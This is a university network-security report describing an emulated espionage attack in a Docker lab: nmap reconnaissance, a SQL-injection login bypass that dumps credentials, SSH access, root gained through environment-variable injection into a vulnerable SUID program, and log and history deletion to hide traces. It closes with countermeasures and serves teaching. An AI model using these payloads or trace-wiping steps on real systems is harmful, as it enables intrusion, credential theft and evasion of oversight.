UNIVERSITA' DEGLI STUDI DI
NAPOLI FEDERICO II

Scuola Politecnica e delle Scienze di Base
Corso di Laurea Magistrale in Ingegneria Informatica

Elaborato di Network Security

Anno Accademico 2022/2023

Christian Marescalco
matr. M63001367
Antonio Avolio
matr. M63001352


Contents

Chapter 1

Introduction

In this paper an example of espionage attack will be emulated. The attacker Bob is infiltrated in a company's local network and exploits vulnerabilities to gain privileged access to the entire system. The vulnerabilities concern: a company's local web server that makes insecure requests to the database; the employee Tom's vulnerable computer. The entire example is compliant with Docker Security Playground (DSP), through which it can be emulated.

1.1 Network Configuration



Sql Network:

- Web Server: it hosts a simple NodeJS website.
- MySQL Server: it stores sensitive information of the company

Employee Network:

- BobPC: it represents the attacker host.
- TomPC: it represents the target host.

Company Network: it connects all the employees to the company web service.

Chapter 2

Footprinting

The footprinting phase involves gathering information in the network regarding the target, in our case the organization and its members.
In this scenario, the attacker already knows information regarding the company and has managed to connect to the target local network.
Through the *ifconfig* tool, he discovers the subnets to which he is connected: Employee Network, Company Network.

```
┌──(root㉿9297d6d3de57)-[/]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 193.20.3.2  netmask 255.255.255.0  broadcast 193.20.3.255
        ether 02:42:c1:14:03:02  txqueuelen 0  (Ethernet)
        RX packets 216  bytes 23046 (22.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 145  bytes 21034 (20.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 193.20.1.3  netmask 255.255.255.0  broadcast 193.20.1.255
        ether 02:42:c1:14:01:03  txqueuelen 0  (Ethernet)
        RX packets 16  bytes 1392 (1.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Using the *nmap* tool, the attacker discovers the topology of the various subnets within the organization, identifying the IPs of potential target nodes.

```
┌──(root㉿eadc7d2c7274)-[/]
└─# nmap -sn -PE --send-ip 193.20.3.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-03 08:24 UTC
Nmap scan report for 193.20.3.1
Host is up (0.00017s latency).
MAC Address: 02:42:C8:3C:3B:6C (Unknown)
Nmap scan report for eadc7d2c7274 (193.20.3.2)
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 4.83 seconds
```

```
┌──(root㉿eadc7d2c7274)-[/]
└─# nmap -sn -PE --send-ip 193.20.1.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-03 08:24 UTC
Nmap scan report for 193.20.1.1
Host is up (0.00012s latency).
MAC Address: 02:42:14:E0:E1:7C (Unknown)
Nmap scan report for c01_generallab_TomPC_1.c01_generallab_EmployeeNetwork (193.20.1.3)
Host is up (0.00019s latency).
MAC Address: 02:42:C1:14:01:03 (Unknown)
Nmap scan report for eadc7d2c7274 (193.20.1.2)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 4.74 seconds
```

From the top scan of the IP range 193.20.3.0/24, Bob has found one host up at 193.20.3.1 and its MAC Address. On the other subnet 193.20.1.0/24, there is another host up with the address 193.20.1.2.

Chapter 3

Scanning

In this phase, the attacker explores the entire network perimeter to gather information about the target network in order to identify potential vulnerabilities and weak points that can be exploited.
The scanning phase typically involves a combination of active and passive scanning methods. Active scanning regards sending probe packets or requests to target systems to elicit a response, while passive scanning concerns observing and analyzing network traffic without actually engaging with the target systems. This is typically done using various scanning tools and techniques, including ***Nmap***: Network Mapper, a versatile and powerful tool with a range of options and features. Here are some of the main options:

- Host Discovery: This option is used to discover hosts on a network. Nmap can identify active hosts, as well as those that are currently offline.
- Port Scanning: Port scanning is one of the most popular features of Nmap. It can be used to identify open ports on a target system, and even detect hidden ports and services.
- Service and Version Detection: This option is used to identify the services and versions of software running on the target system. This information can be useful in identifying vulnerabilities and weaknesses.
- Operating System Detection: Nmap can also be used to identify the operating system running on the target system. This information can be helpful in identifying potential attack vectors.
- Scripting Engine: Nmap has a powerful scripting engine that allows users to write and execute custom scripts. This feature can be used to automate tasks, customize scans, and extend the functionality of Nmap.

These are just a few of the main options available in Nmap. Other features include traceroute, firewall detection, and performance tuning options. It has a number of flags or options that can be used to customize and fine-tune its scanning behaviour. Here are some commonly used flag options:

- **-sS**: This flag specifies the type of scan to be performed, in this case a SYN scan.
- **-sT**: This flag specifies a TCP connect scan, where Nmap attempts to establish a full TCP connection with the target ports.
- **-sU**: This flag specifies a UDP scan, where Nmap sends UDP packets to the target ports and listens for responses.
- **-sC**: This flag specifies a scan using the default set of scripts. Some of the scripts in this category are considered intrusive.
- **-O**: This flag enables operating system detection, allowing Nmap to identify the operating system running on the target system.

The attacker Bob exploits the following nmap command to discover open services on the target host 193.20.3.1:

```
┌──(root㉿eadc7d2c7274)-[/]
└─# nmap -sS 193.20.3.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-03 08:27 UTC
Nmap scan report for 193.20.3.1
Host is up (0.0000050s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
2222/tcp open  EtherNetIP-1
3306/tcp open  mysql
8080/tcp open  http-proxy
MAC Address: 02:42:C8:3C:3B:6C (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```

From the scan report, there are multiple open ports: *http* on 8080, *mysql* on 3306 and *ssh* on 22. The attacker can assume that the target host 193.20.3.1 is a Web Server.
Then, he does the same for the node on the Employee subnet:

```
┌──(root㉿6bf47c8c3718)-[/]
└─# nmap -sS 193.20.1.2
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-02 20:04 UTC
Nmap scan report for c01_generallab-TomPC-1.c01_generallab_EmployeeNetwork (193.20.1.2)
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 02:42:C1:14:01:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.41 seconds
```

From the scan report, there is only an open SSH 22/Tcp port.

Chapter 4

Enumeration

The primary goal of the enumeration phase is to identify potential targets for further exploitation and gain a deeper understanding of the target network's structure and architecture. After discovering the potential access points on the hosts, it is necessary to reveal other information regarding the active services on the detected ports. In the enumeration phase, active connections are created towards the target services by using the nmap tool with appropriate flags. This phase is more dangerous and traceable than the previous techniques, because it requires an higher level of intrusiveness.
The objective of this phase is the service fingerprinting, i.e. the detection of the specific version and implementation of the service through an analysis of the service behaviour.
The attacker uses the nmap flag -sV, which compares answers obtained with a service fingerprint database, to determine services version on the Web Server:

```
┌──(root㉿eadc7d2c7274)-[/]
└─# nmap -sV 193.20.3.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-03 08:27 UTC
Nmap scan report for 193.20.3.1
Host is up (0.0000060s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
2222/tcp open  ssh     OpenSSH 9.2p1 Debian 2 (protocol 2.0)
3306/tcp open  mysql   MySQL 8.0.32
8080/tcp open  http    Node.js Express framework
MAC Address: 02:42:C8:3C:3B:6C (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.72 seconds
```

The attacker grabs information about the Web Server: it is implemented with NodeJS and has a connection with a mySQL Database. Then, he does the same for the Employee computer:

```
┌──(root㉿eadc7d2c7274)-[/]
└─# nmap -sV -sC 193.20.1.3
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-03 08:31 UTC
Nmap scan report for c01_generallab_TomPC_1.c01_generallab_EmployeeNetwork (193.20.1.3)
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 1c412ae17dc9c1ae86957688c863281b (ECDSA)
|_  256 c5a8871aabda48fc1d11e409dc14de73 (ED25519)
MAC Address: 02:42:C1:14:01:03 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.80 seconds
```

On the other host, nmap determines that: the ssh service is implemented with a specific version of OpenSSH and the OS family is Ubuntu Linux.
With the tool *curl* or *wget*, the attacker can get information about the website pages. In a real case scenario, it is better to map the entire site with *Dirbuster* or an analogous tool.

```
┌──(root㉿eadc7d2c7274)-[/]
└─# curl 193.20.3.1:8080
<!DOCTYPE html>
<html>

<head>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width,minimum-scale=1">
        <title>Login</title>
        <!-- the form awesome library is used to add icons to our form -->
        <link rel="stylesheet" href="https://use.fontawesome.com/releases/v5.7.1/css/all.css">
        <!-- include the stylesheet file -->
        <link rel="stylesheet" href="/css/formlr.css">
</head>

<body>
        <div class="formlr">
                <h1>Login</h1>
                <form action="/api/login" method="post">
                        <label for="username">
                                <!-- font awesome icon -->
                                <i class="fas fa-user"></i>
                        </label>
                        <input type="text" name="username" placeholder="Username" id="username" required>
                        <label for="password">
                                <i class="fas fa-lock"></i>
                        </label>
                        <input type="password" name="password" placeholder="Password" id="password" required>
                        <input type="submit" value="Login">
                </form>
        </div>
</body>
```

From the last command, the attacker Bob has discovered a login page that may be exploited. Once vulnerabilities are identified, the attacker can move on to the next phase of the attack, the exploitation phase.

Chapter 5

Exploitation

The exploitation phase has the objective of gaining access to the target system and obtaining privileged information, such as usernames, passwords, and other sensitive data. Attackers may use various methods to exploit vulnerabilities in the target system, including:

1. Social engineering: Attackers may use social tactics to trick users into revealing sensitive information or clicking on malicious links that can install malware or grant unauthorized access to the target system.

2. Malware: Attackers may use malware, such as viruses, Trojans, or worms, to exploit vulnerabilities in the target system and gain unauthorized access.

3. Remote exploits: Attackers may use remote exploits to take advantage of vulnerabilities in network protocols or services, such as TCP/IP or HTTP, to gain unauthorized access to the target system.

4. Exploit kits: Attackers may use exploit kits, which are pre-packaged sets of tools and exploits, to automate the process of finding and exploiting vulnerabilities in the target system.

In this case, the attacker Bob uses a mix of remote exploits to gain root access on the Employee PC.

5.1 Sql Injection

The attacker starts from the company web service by filling the login form with different combinations:

```
$ curl -X POST -d 'username=&password=b' 193.20.3.1:8080
```

In this case, the website uses an url-encoded form, so the attacker can send the data as an url-encoded string. This one returns "Error value(s) missing".
The attacker tries to tamper the form with another combination:

```
$ curl -X POST -d 'username=a&password=b' 193.20.3.1:8080
```

which returns:

```
$ {"success":false,"response":"No user found","result":[]}
```

Lastly, the attacker can try to insert a payload with a MySQL Injection, that uses OR and the commenting syntax:

```
$ curl -X POST -d 'username=" OR 1<2; -- &password=b' \
$ 193.20.3.1:8080
```

which returns a list of credentials:

including an entry related to the user Tom:

username = tcasaccio1
password = YLN1NrMdGN

5.2 SSH Access

Now, the attacker can access to the target machine which has an open SSH port:

```
$ ssh tcasaccio1@193.20.1.3
```

5.3 Privilege escalation

From the ssh entrypoint on TomPC, the attacker can trace Tom privileges on the machine and which files can be accessed with unnecessary privileges:

```
tcasaccio1@07fdd8559607:~$ whoami
tcasaccio1
tcasaccio1@07fdd8559607:~$ groups tcasaccio1
tcasaccio1 : tcasaccio1
tcasaccio1@07fdd8559607:~$ find / -user tcasaccio1
/home/tcasaccio1
/home/tcasaccio1/.bashrc
/home/tcasaccio1/.bash_logout
/home/tcasaccio1/.profile
/home/tcasaccio1/.cache
/home/tcasaccio1/.cache/motd.legal-displayed
find: '/home/admin': Permission denied
find: '/root': Permission denied
```

Although the user tcasaccio1 doesn't belong to sudo group, Bob can check /etc/-passwd to trace all users on the PC:

```
tcasaccio1@07fdd8559607:~$ pwd
/home/tcasaccio1
tcasaccio1@07fdd8559607:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
tcasaccio1:x:1000:1000::/home/tcasaccio1:/bin/bash
admin:x:1001:1001::/home/admin:/bin/bash
tcasaccio1@07fdd8559607:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
tcasaccio1@07fdd8559607:~$
```

The attacker can't access to /etc/shadow, so he needs to find a workaround to gain elevated privileges. Firstly, he checks the SUID files.
The Set User IDentity bit allows users to run executables with the file system permissions of the executable's owner to perform a specific task, in this case with root privilege. The SUID bit is normally represented as value 4 in the high-order octal digit of the file mode.
So, by using the following command:

```
tcasaccio1@07fdd8559607:~$ find / -perm /4000
/home/tcasaccio1/file
find: ‘/home/admin’: Permission denied
find: ‘/root’: Permission denied
find: ‘/proc/tty/driver’: Permission denied
find: ‘/proc/1/task/1/fd’: Permission denied
find: ‘/proc/1/task/1/fdinfo’: Permission denied
find: ‘/proc/1/task/1/ns’: Permission denied
find: ‘/proc/1/fd’: Permission denied
find: ‘/proc/1/map_files’: Permission denied
```

the attacker is searching all files with the SUID bit set. In /home/tcasaccio1 there is a file with the SUID bit set, so the attacker investigates the possible target directory:

```
tcasaccio1@07fdd8559607:~$ ls -la
total 52
drwxr-x--- 1 tcasaccio1 tcasaccio1  4096 Apr  3 08:39 .
drwxr-xr-x 1 root       root        4096 Mar 31 10:50 ..
-rw------- 1 root       tcasaccio1    30 Mar 31 11:18 .bash_history
-rw-r--r-- 1 tcasaccio1 tcasaccio1   220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 tcasaccio1 tcasaccio1  3771 Jan  6  2022 .bashrc
drwx------ 2 tcasaccio1 tcasaccio1  4096 Apr  3 08:39 .cache
-rw-r--r-- 1 tcasaccio1 tcasaccio1   807 Jan  6  2022 .profile
-rwsr-xr-x 1 root       root       16304 Mar 31 11:10 file
-rwxrwxrwx 1 root       root         447 Mar 31 11:10 file.c
```

In the directory, there is also the source code of the target file:

```
tcasaccio1@07fdd8559607:~$ cat file.c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp)
{
  char *buffer;

  gid_t gid;
  uid_t uid;

  gid = getegid();
  uid = geteuid();

  setresgid(gid, gid, gid);
  setresuid(uid, uid, uid);

  buffer = NULL;

  asprintf(&buffer, "/bin/echo %s è fortissim", getenv("USER"));
  printf("Chiamata di sistema : (\"%s\")\n", buffer);
  system(buffer);
}tcasaccio1@07fdd8559607:~$ ./file
Chiamata di sistema : ("/bin/echo tcasaccio1 è fortissim")
tcasaccio1 è fortissim
```

By inspection of the source code, the final system call instruction can be exploited to execute any command with root privileges, but the program doesn't allow the attacker to insert the payload by input. In this case, the workaround is the system call *getenv*, which returns the environment variable specified as the function parameter. The attacker can modify the USER environment variable by creating an *environment variable injection*:

```
$ export USER="; /bin/bash; echo ":tcasaccio1
```

obtaining this behaviour by the program:

```
tcasaccio1@07fdd8559607:~$ export USER="; /bin/bash; echo ":tcasaccio1
tcasaccio1@07fdd8559607:~$ ./file
Chiamata di sistema : ("/bin/echo ; /bin/bash; echo :tcasaccio1 è fortissim")

root@07fdd8559607:~# whoami
root
root@07fdd8559607:~# groups root
root : root
root@07fdd8559607:~#
```

Finally, the attacker has obtainend root permissions on the machine. To eliminate the footprints on the target machine, he deletes:

1. the ssh log files in textit/var/log/;
2. the user tcasaccio1's bash history in */.bash_history* to hide the exploitation process;
3. the user root's bash history to hide any post-exploitation actions;

```
root@d108349c879b:~# ls /var/log -l
total 612
-rw-r--r-- 1 root root   8394 Mar 31 14:22 alternatives.log
drwxr-xr-x 1 root root   4096 Mar 31 14:21 apt
-rw-r--r-- 1 root root  64549 Mar  8 02:05 bootstrap.log
-rw-rw---- 1 root utmp   1152 May  2 20:08 btmp
-rw-r--r-- 1 root root 206023 Mar 31 14:22 dpkg.log
-rw-r--r-- 1 root root  32064 Mar 31 14:22 faillog
-rw-rw-r-- 1 root utmp 292584 May  2 20:08 lastlog
-rw-rw-r-- 1 root utmp    768 May  2 20:08 wtmp
```

Chapter 6

Countermeasures and defenses

Some possible defenses to reduce or mitigate threats are divided based on the target asset.

SSH protocol

- Use a stronger key-based authentication instead of password-based authentication and configure the server to only allow key-based authentication.
- Change the default port 22 to prevent automated attacks from malicious actors.

Web Server

- Ensure that the login page is accessed over a secure connection using SSL/TLS encryption, this protects sensitive information, such as login credentials, from being intercepted by attackers.
- Use strong authentication such as multi-factor authentication or password policies, to ensure that only authorized users can access the web application.
- Use parameterized queries to protect against SQL injection attacks, which prevent attackers from injecting malicious code into SQL statements.
- Avoid disclosure of unnecessary log details about application logic errors, such as login failure attempts.

Setuid program

- SUID bit should not be set to any program which lets you escape to the shell.
- Perform input data sanitization and embed only predefined commands.
- Never set SUID bit on any file editor/compiler/interpreter as an attacker can easily read/overwrite any files present on the system.